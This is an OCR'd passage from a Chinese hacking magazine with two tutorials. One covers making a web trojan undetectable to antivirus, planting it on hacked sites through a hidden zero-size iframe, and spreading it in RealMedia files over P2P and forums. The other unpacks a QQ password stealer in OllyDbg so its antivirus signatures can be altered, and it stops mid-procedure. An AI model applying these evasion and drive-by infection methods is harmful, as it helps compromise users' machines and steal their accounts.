


图2 进入第一个区修改特征码




图3 查杀修改特征码后的DLL

可以用这个流程来解释：运行→5秒内暂停→内存查杀→记录被杀的文件后选中→继续运行→5秒内再暂停→……不再被杀。

我们把做好免杀的getkey和hook导入到maindll后，用相同方法对maindll做免杀并将这个文件导入到服务端就可以了。完成内存免杀后，利用冰枫文件防火墙的修改特征码功能来对服务端文件做免杀处理，在最后生成好的文件中挑选可以用的就完成了整体免杀了。至于下载者生成的木马，我们同样选择不加壳生成，因为主文件比较小，再加个强壳就可以了，我推荐使用ns pack.3.X+nspack.3.1-3.X.免杀补丁做加壳和变形处理，最后我们的木马就完成了。利用这个小木马生成好网页木马后，同样要对htm文件做免杀处理，这里所谓的免杀只是一个加密过程，用htmtool这个软件对htm文件加密后，就整体实现了页面文件和木马文件的免杀了。当然对于不同的杀毒软件识别的特征码是不同的，只要修改特征码到所有杀毒软件完全不能识别就可以了。把生成好的文件FTP到个人空间里，这个网页木马就算完工了。

3.利用网页木马搞肉鸡

假设我的个人空间是www.xxx.net。把生成的htm文件改为index.htm，直接打开主页就会运行网页木马了，所以下文的挂马地址是：www.xxx.net。那我们该如何更好地利用网页木马呢？首当其冲的就是网页挂马了。怎么，你还不会入侵网站？那就多看看《黑客手册》吧，只要在webshell中找到被入侵站点的主页文件，一般为index.asp后者index.htm。当然页面调用文件也可以，挂上这样一段代码：

```
<iframe src="http://www.xxx.net" width="0" height="0" frameborder="no" border="0" marginwidth="0" marginheight="0" scrolling="no"></iframe>
```

保存更新后，打开网站的首页就会直接运行我们挂好的马儿。为了避免被管理员发现，最好对这段挂马代码做url转换。

用htmtool加密后只保留<SCRIPT LANGUAGE="Javascript">和</SCRIPT>之间的加密文件就可以了（包含这两段代码）。哈哈，网页挂马是不是很容易？别人打开我们入侵的网站就同样会运行我们挂马的网站了。

4.利用rm文件挂马

制作rm文件挂马也是一个很实用的办法，我们需要修改rm文件的工具realmedia editor和一段代码就可以了。我们在记事本里写上：u 00:00:00.0 00:00:00.10 http://www.xxx.net,保存后利用realmedia editor的合并事件功能导入我们写好的文本文件，就制作出了所谓的rm木马（如图4）。

小提示

如果对方使用的Realplayer打开这个恶意的RM文件后，该事件u 00:00:00.0 00:00:00.10 http://www.xxx.net将会被激活，如果是其他播放器则无法执行这个事件。

别人只要打开修改好的rm文件，就会自动弹出我们的挂马地址了。至于这个方法如何利用，我们完全可以用来做BT的种子或者放到一些P2P软件的共享里，来让别




图4 使用合并功能制作特殊的rm文件

人下载，这样的利用效率可是相当高的。当然我们也可以把这个rm文件上传到空间后，在支持rm格式播放的论坛里插入挂马地址就可以了。要知道这样的论坛可是相当多的，大名鼎鼎的动网论坛就完全可以被利用。搞不好管理员看了也会成为你的肉鸡了。其实方法是多种多样的，聪明的你一定会想出更多利用的方法。

5.后记

其实制作网页木马真的很简单，需要的是足够的耐心做免杀处理，和灵活的头脑来进行挂马。当然，利用网页木马的局限也是比较大的，仅仅针对未打补丁的系统，所以大家多关注网上的最新漏洞对制作网页木马的工作是必不可少的。最后奉劝那些盲目相信杀毒软件的朋友，还是给系统打开自动更新吧，这样才能更好地防止网页木马。

【本文中涉及到的CCL、RealMedia Editor、nspack及相关动画，在光盘中均有收录】

编辑点评：作者的用BT等P2P软件来传播RM的想法很好，由于现在几乎人人都安装了Realplayer，通过RM的事件功能能很好地达到传播网页木马的作用。当然，防范也很简单，只要我们不使用Realplayer来播放rm即可，一定要把rm默认的文件关联改过来哦。有一句话说得好："软件不能乱下，歌曲不能乱听哦！"

木马程序的伪装及其应用

天涯衰草

从本文中你可以学到：
1. 如何使用PEID侦壳
2. 修复变异的UXP壳&修复输入表
3. 自动脱壳&手动脱壳
4. 修改程序特征

现在网上有很多好用的木马程序，可是在推出后不久就会被杀毒软件所查杀，所以菜鸟们都希望拥有属于自己的免杀木马。对于菜鸟朋友们，通过编程来实现这个目的是不太现实的，所以最好的方法就是通过修改服务端程序的特征码，来实现木马程序的免杀。今天我就来为大家演示一下特征码的修改过程。

小知识

什么是壳？

在自然界中，我想大家对壳这东西应该都不会陌生了，植物用它来保护种子，动物用它来保护身体等等。同样，在一些计算机软件里也有一段专门负责保护软件不被非法修改或反编译的程序。它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务。就像动植物的壳一般都是在身体外面一样理所当然（但后来也出现了所谓的"壳中带籽"的壳）。由于这段程序和自然界的壳在功能上有很多相同的地方，基于命名的规则，大家就把这样的程序称为"壳"了。

一、侦壳

今天我们就选择国内当前非常流行的啊拉QQ大盗0910会员版来为大家进行演示。如果啊拉QQ大盗被进行了加壳处理的话，在进行特征码的修改以前，首先需要进行脱壳处理。运行查壳程序PEID，将程序的客户端程序拖拽到PEID的界面中，得到的结果为"**UPX 0.89.6 – 1.02 / 1.05 – 1.24 (Delphi) stub –> Markus & Laszlo**"（如图1）。




图1 PEID检测侦壳结果

二、修复变异的壳

说明啊拉QQ大盗的客户端程序采用了变异的UXP壳进行压缩。由于使用了变异的UPX壳，所以在脱壳以前需要使用UPXFIX对其进行修复。运行UPXFIX，在"File"选项中选择需要修复的程序，接着在"Decompress method"选项中选择"5"，然后点击"Fix"按钮对文件进行修复（如图2）。




图2 UPXFIX的使用界面




图3 UPXShell对修复的程序进行脱壳

三、自动脱壳

接着使用UPXShell对修复的程序进行脱壳，点击"打开"按钮选择需要脱壳的程序，然后点击"解压"按钮就可以成功地对程序进行脱壳（如图3）。

用杀毒软件对生成的服务端进行查杀，发现已经被查杀了。

下面我们就开始对啊拉QQ大盗的特征码修改操作。用资源修改工具ResScope打开已经脱完壳的客户端程序，点击资源树下的"EXEFILE"这一项，其中包括QQ1、QQ2、QQ3、QQ4一共4个小项（如图4）。




图4 打开已经脱完壳的客户端程序




图5 PEid 对QQ1.exe 侦壳结果




图7 在命令行窗口中输入hr 0012FFA0

点击QQ1，然后点击“文件”菜单下的“导出资源”命令，将QQ1这一项保存为QQ1.exe。接着再分别将QQ2、QQ3、QQ4另存为QQ2.exe、QQ3.exe和QQ4.exe，其实这4个QQ程序都是啊拉QQ大盗的服务端程序，只是图标不同而已。现在对这4个文件分别进行查壳，发现它们全部使用的是北斗压缩程序进行压缩的（如图5）。

四、手动脱壳

小知识

什么是反汇编？

反汇编其实就是程序的机器代码利用逆向汇编编译器反向解释出代码。它可以分为动态和静态两种。静态就是直接反汇编执行程序，要求程序未压缩和未加密（即加壳）；动态就是直接给执行程序营造一个执行环境执行程序并抓取程序在内存中的机器代码。

脱北斗的壳没有现成的工具，只能进行反汇编手工脱壳了。

运行OLLYDBG，任意地载入一个服务端程序，服务端程序载入以后停在00414F66这个地方，连续两次点击F8键跳转到00414F68这个位置（如图6）。

```
00414F66    9C              pushfd
00414F67    60              pushad
00414F68    E8 00000000     call qq2.00414F6D
```

小知识

ESP定律的原理是什么？

ESP定律的原理是堆栈平衡原理。它的适用范围包括几乎全部的压缩壳，部分加密壳。只要是在JMP到OEP后，ESP=0012FFC4的壳，理论上我们都可以使用。但是在何时下断点避开校验，何时下断点OD才能断下来，这还需要多多总结和多多积累。

我们来查看一下ESP的值，因为采用的是ESP定律脱壳，ESP的值是0012FFA0。

小提示

这个步骤是最容易出错的地方，一定要经过2次跳转才能找到真正的ESP值。笔者在测试的时候就是没有注意到这一点，从而造成脱壳的失败，希望大家注意。

点击OLLYDBG菜单栏中“插件”菜单中“命令行”菜单下的“命令行”命令，在弹出的菜单中输入命令：hr 0012FFA0（如图7）。

接着按F9键运行它，没什么意外的话将很快达到程序出口的位置（如图8）。

00414582 9D popfd

现在连续两次点击F8键跳转到：

0040B6D0 55 db 55 ; CHAR 'U'

在它上面点鼠标右键，选择“脱壳在当前调试的进程”命令，在弹出的窗口中点击“脱壳之”命令将服务端程序另存为1.exe，这里还需要将“修正为”选项后面的值“B6D0”记下（如图9）。




图9 OllyDump 的窗口界面

五、修复输入表

